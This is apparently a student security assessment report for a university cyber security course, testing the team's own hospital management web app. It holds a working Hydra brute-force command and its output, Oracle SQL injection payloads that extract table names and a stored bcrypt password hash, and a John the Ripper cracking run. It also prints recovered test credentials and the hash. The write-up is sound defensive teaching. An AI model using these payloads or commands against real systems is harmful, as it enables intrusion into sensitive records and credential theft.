



Assignment

Security Vulnerability Assessment Report

CSE 487 - Cyber Security, Law, and Ethics

Section: 03

Semester: Summer 2026

Submitted by:

Name	ID
Tasnim Jabir	2022-3-60-283
Md Shadman Shakib Dip	2022-3-60-019
Shahedur Rahman Rafin	2022-3-60-295

Submitted to:

Rakib Hossen

Assistant Professor

Dept. of CSE

East West University

Table Of Contents

1.Introduction	3
2. Lab Environment	3
3. Login From Observation	3
4. Brute-Force / Dictionary Attack Using	4
4.1 Command used:	4
4.2 Command explanation:	4
5. SQL Injection Testing	5
5.1 Basic Single-Quote Test	6
5.2 Controlled SQL Injection Payloads	6
6. Password Hash Cracking Using John The Ripper	8
6.1 Command used:	8
6.2 Command explanation:	8
7. Verification And Summary Of Finding	9
8. Summary Of findings	9
9. Recommendations	10
10. Conclusion	10
11. Ethical Note	10

1.Introduction

For our CSE 302 database course project, we developed a web-based hospital management system named East West Hospital. After completing the main database and website functions, we performed a basic security assessment on our own project to understand how common vulnerabilities can affect a database-driven application.

All testing was done in a controlled academic environment. Our purpose was to identify weaknesses, observe what information could be exposed, and understand how the system should be improved before any real deployment.

2. Lab Environment

- Target application: East West Hospital web project
- Web server used in the lab: 192.168.0.106
- Attacker/testing system: Kali Linux inside Oracle VirtualBox
- Backend: PHP application connected to an Oracle database through OCI functions
- Main tools: THC Hydra and John the Ripper
- Testing scope: only our own course project and test data

3. Login From Observation

Before running Hydra, we inspected the login form to confirm the actual POST field names used by the page. The browser developer tools showed that the form sends the username through the field name email and the password through the field name password. This information was needed to build the Hydra http-post-form command correctly.




Fig 01: Home page of the East West Hospital course project

4. Brute-Force / Dictionary Attack Using

The first security test focused on the administrator login. We used THC Hydra to try a small set of possible usernames and passwords against the POST login form. This was a limited classroom test on our local server, not an unrestricted attack.

Objective: Check whether the administrator account could be compromised because of weak and predictable credentials.

4.1 Command used:

```
hydra 192.168.0.106 http-post-form "/East-West-Hospital/login.php:email=^USER^&password=^PASS^&login=submit:S=Departments" -L user.txt -P user.txt -f -V
```

4.2 Command explanation:

- 192.168.0.106 is the local target web server.
- http-post-form tells Hydra to test an HTTP POST login form.
- ^USER^ and ^PASS^ are replaced with candidate values from the supplied lists.
- -L user.txt supplies usernames and -P user.txt supplies passwords.
- -f stops after a valid credential is found, while -V displays the attempts.




Fig 02: Login page and developer tools showing the email and password form fields

Outcome: Hydra found a valid administrator login: username admin and password 1234. This showed that the administrator password was too short and predictable.

We then entered the recovered administrator credential in the login page to verify the result inside our local project.

```
kasnin-jablr@kasnin-jablr-VirtualBox: $ hydra 192.168.0.106 http-post-form "/East-West-Hospital/login.php:email='USER'&password='PASS'&login=submit:S=Departments" -L user.txt -P user.txt -f -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-25 23:28:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (1:4/ps4), -1 try per task
[DATA] attacking http-post-form://192.168.0.106:80/East-West-Hospital/login.php:email='USER'&password='PASS'&login=submit:S=Departments
[ATTEMPT] target 192.168.0.106 - login "1234" - pass "1234" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.0.106 - login "1234" - pass "admin" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.0.106 - login "1234" - pass "admin1234" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.0.106 - login "1234" - pass "administrator" - 4 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin" - pass "1234" - 5 of 16 [child 4] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin" - pass "admin" - 6 of 16 [child 5] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin" - pass "admin1234" - 7 of 16 [child 6] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin" - pass "administrator" - 8 of 16 [child 7] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin1234" - pass "1234" - 9 of 16 [child 8] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin1234" - pass "admin" - 10 of 16 [child 9] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin1234" - pass "admin1234" - 11 of 16 [child 10] (0/0)
[ATTEMPT] target 192.168.0.106 - login "admin1234" - pass "administrator" - 12 of 16 [child 11] (0/0)
[ATTEMPT] target 192.168.0.106 - login "administrator" - pass "1234" - 13 of 16 [child 12] (0/0)
[ATTEMPT] target 192.168.0.106 - login "administrator" - pass "admin" - 14 of 16 [child 13] (0/0)
[ATTEMPT] target 192.168.0.106 - login "administrator" - pass "admin1234" - 15 of 16 [child 14] (0/0)
[ATTEMPT] target 192.168.0.106 - login "administrator" - pass "administrator" - 16 of 16 [child 15] (0/0)
[80][http-post-form] host: 192.168.0.106 login: admin password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-25 23:28:47
```

Fig 03: Hydra testing the login form and reporting a valid administrator credential

Security impact: A weak administrator password can allow unauthorized dashboard access. In a real system this could expose patient records and administrative functions.




Fig 04: Recovered administrator credential entered in the login form for verification

5. SQL Injection Testing

After entering the admin dashboard, we tested the patient update function. The page allows an administrator to choose a patient field, such as Address, and enter a new value. We used this input point for a controlled SQL injection test because the value was passed to the database by the application.

Fig 05: Admin Patients page showing the update field used during SQL injection testing

5.1 Basic Single-Quote Test

We first entered only a single quotation mark (') in the vulnerable input. The page returned Oracle error ORA-01756: quoted string not properly terminated. The error also showed `oci_parse()` and `oci_execute()` calls from `connection.php`. This was strong evidence that the user input was being inserted into a SQL statement without safe parameter binding.

Initial test input:

```
'
```

Warning: oci_parse(): ORA-01756: quoted string not properly terminated Help: <https://docs.oracle.com/error-help/db/ora-01756/> in G:\XAMPP\htdocs\East-West-Hospital\connection.php on line 37

Fatal error: Uncaught TypeError: oci_execute(): Argument #1 (\$statement) must be of type resource, bool given in G:\XAMPP\htdocs\East-West-Hospital\connection.php:38 Stack trace: #0 G:\XAMPP\htdocs\East-West-Hospital\connection.php(38): oci_execute(false) #1 G:\XAMPP\htdocs\East-West-Hospital\admin-department.php(25): executeSql('INSERT INTO Dep...') #2 {main} thrown in G:\XAMPP\htdocs\East-West-Hospital\connection.php on line 38

Fig 06: Oracle error generated after the single-quote test

Observation: The application exposed a detailed database error directly in the browser. Besides confirming unsafe query construction, the message also revealed implementation details that should normally stay on the server side.

5.2 Controlled SQL Injection Payloads

Once the single-quote test confirmed unsafe query handling, we used Oracle string concatenation to return selected database values through the same vulnerable field. The tests were limited to our course database and test records.

Payload 1 - enumerate a table name:

```
' || (SELECT table_name FROM user_tables OFFSET 1 ROW FETCH NEXT 1 ROW ONLY) || '
```

This query reads one table name from `USER_TABLES`, which contains the tables available to the current Oracle user. It helped demonstrate that database schema information could be returned through the vulnerable input.

Patients:

Patient Name	Age	Gender	Email	Address	
Tasnim Jabir	21	M	tasnimjabir2003@gmail.com	PATIENTS	Update Delete
Shaheer Rafin	21	M	rafin@gmail.com	Dhaka	Update Delete

Payload 2 - locate the password-related column in PATIENTS:

```
' || (SELECT column_name FROM user_tab_columns WHERE table_name = 'PATIENTS' AND column_name LIKE '%PASS%' FETCH FIRST 1 ROW ONLY) || '
```

This query checks the column metadata for the PATIENTS table and looks for a column whose name contains PASS. In our project, the password field is stored in the PASSWORDS column.

Patients:

Patient Name	Age	Gender	Email	Address	
Tasnim Jabir	21	M	tasnimjabir2003@gmail.com	EMAIL	Update Delete
Shaheer Rafin	21	M	rafin@gmail.com	Dhaka	Update Delete

Payload 3 - retrieve the stored password hash for a test patient:

```
' || (select PASSWORDS from PATIENTS where EMAIL= 'tasnimjabir2003@gmail.com') || '
```

The result of the injected expression was displayed through the page output. Instead of the normal address value, the patient row showed a bcrypt hash beginning with \$2a\$12\$. This demonstrated that sensitive password data could be disclosed through the SQL injection flaw.

Patients:

Patient Name	Age	Gender	Email	Address	
Tasnim Jabir	21	M	tasnimjabir2003@gmail.com	\$2a\$12\$8P5t0L5ZsO42AnQ7ZdEyEOFE0PCfoazu175Dp8Wfc9nDtoemQ2Te	Update Delete
Shaheer Rafin	21	M	rafin@gmail.com	Dhaka	Update Delete

Fig 07: Patient table displaying the bcrypt password hash after the SQL injection test

Security impact: This was the most serious vulnerability found. The injection allowed database metadata and sensitive stored values to be read. If the database account had broader permissions, the possible impact could be even greater.

6. Password Hash Cracking Using John The Ripper

The value recovered from the database was not a plaintext password. It was a bcrypt hash. We copied the recovered hash into hash.txt and used a small custom wordlist to check whether the original password was weak enough to be guessed.




Fig 08: Recovered bcrypt hash saved in hash.txt

For this cracking test, the wordlist contained a few candidate values related to the test account. The screenshot below shows the entries used at this stage.




Fig 09: Small custom wordlist used for the John the Ripper test

6.1 Command used:

```
john --format=bcrypt --wordlist=user.txt hash.txt
```

6.2 Command explanation:

- john starts John the Ripper.
- --format=bcrypt identifies the recovered value as a bcrypt hash.
- --wordlist=user.txt tells John to test the candidate passwords from our wordlist.
- hash.txt contains the bcrypt hash copied from the SQL injection result.


```

tasnim-jabir@tasnim-jabir-VirtualBox:~$ john --format=bcrypt --wordlist=user.txt hash.txt
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tasnim1234      (?)
1g 0:00:00:00 100% 3.703g/s 14.81p/s 14.81c/s 14.81C/s tasnim..jabir1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed
tasnim-jabir@tasnim-jabir-VirtualBox:~$

```

Fig 10: John the Ripper successfully matching the bcrypt hash to a plaintext password

Outcome: John the Ripper recovered the plaintext password tasnim1234 from the test hash.

Important point: This does not mean bcrypt was directly broken. The hash became exposed because of SQL injection, and the original password was weak enough to appear in our small dictionary.

7. Verification And Summary Of Finding

After recovering the plaintext patient password, we entered the test patient email and the recovered password in the login page as a final verification step in the local environment. The screenshot records the credential being entered; the password field is masked by the browser.

Fig 11: Test patient credential entered in the login form after hash cracking

8. Summary Of findings

Finding	Evidence	Estimated Severity	Main Cause
Weak admin credential	Hydra found admin / 1234	Critical	Short, predictable password and no effective resistance to repeated guesses
SQL injection	Single quote caused Oracle SQL error; crafted input disclosed schema/data	Critical	User input was concatenated into SQL instead of safely parameterized
Sensitive hash exposure	Patient bcrypt hash appeared in page output	High	SQL injection allowed stored password data to be read
Weak patient password	John matched the hash to tasnim1234 using a small wordlist	High	Password was guessable once the hash was exposed
Verbose database errors	ORA-01756 and PHP/OCI details shown in browser	Medium	Production-style error handling was not enabled

9. Recommendations

- i. Use prepared statements / parameterized queries.** The SQL injection happened because user input was treated as part of the SQL command. All database operations should bind user values as parameters instead of building SQL strings with concatenation.
- ii. Strengthen administrator authentication.** Replace passwords such as 1234 with long, unique passwords. Add rate limiting or temporary lockout after repeated failed attempts, and use multi-factor authentication for administrator accounts if possible.
- iii. Keep secure password hashing and enforce stronger passwords.** Bcrypt is appropriate for password hashing when configured properly, but users should be required to choose passwords that are not simple names, dates, or common dictionary patterns. Argon2id is another modern option.
- iv. Use least-privilege database permissions.** The web application database account should only have the minimum permissions needed for normal functions. This reduces the damage possible if another SQL injection flaw is introduced.
- v. Hide detailed database errors from end users.** Oracle error codes, file paths, PHP line numbers, and SQL-related implementation details should be logged on the server, while users see a generic error message.
- vi. Retest after fixing the code.** After applying the fixes, repeat the same single-quote test, Hydra login test, and data-access checks to confirm that the vulnerabilities are no longer reproducible.

10. Conclusion

This assessment showed how several small weaknesses can connect together. First, the administrator account could be guessed because the password was weak. After entering the dashboard, unsafe SQL handling allowed us to trigger an Oracle error and then retrieve database information, including a patient password hash. Finally, the exposed bcrypt hash was matched to a weak plaintext password using John the Ripper and a small wordlist.

The main lesson from the project is that database security must be layered. Strong authentication cannot compensate for SQL injection, and password hashing cannot fully protect a weak password if the hash is leaked. Prepared statements, stronger passwords, controlled error handling, least-privilege database access, and retesting would significantly improve the East West Hospital project.

11. Ethical Note

All security tests described in this report were performed only on our own East West Hospital CSE 302 course project in a controlled academic environment. The techniques were used for learning and vulnerability assessment and were not directed at any third-party system.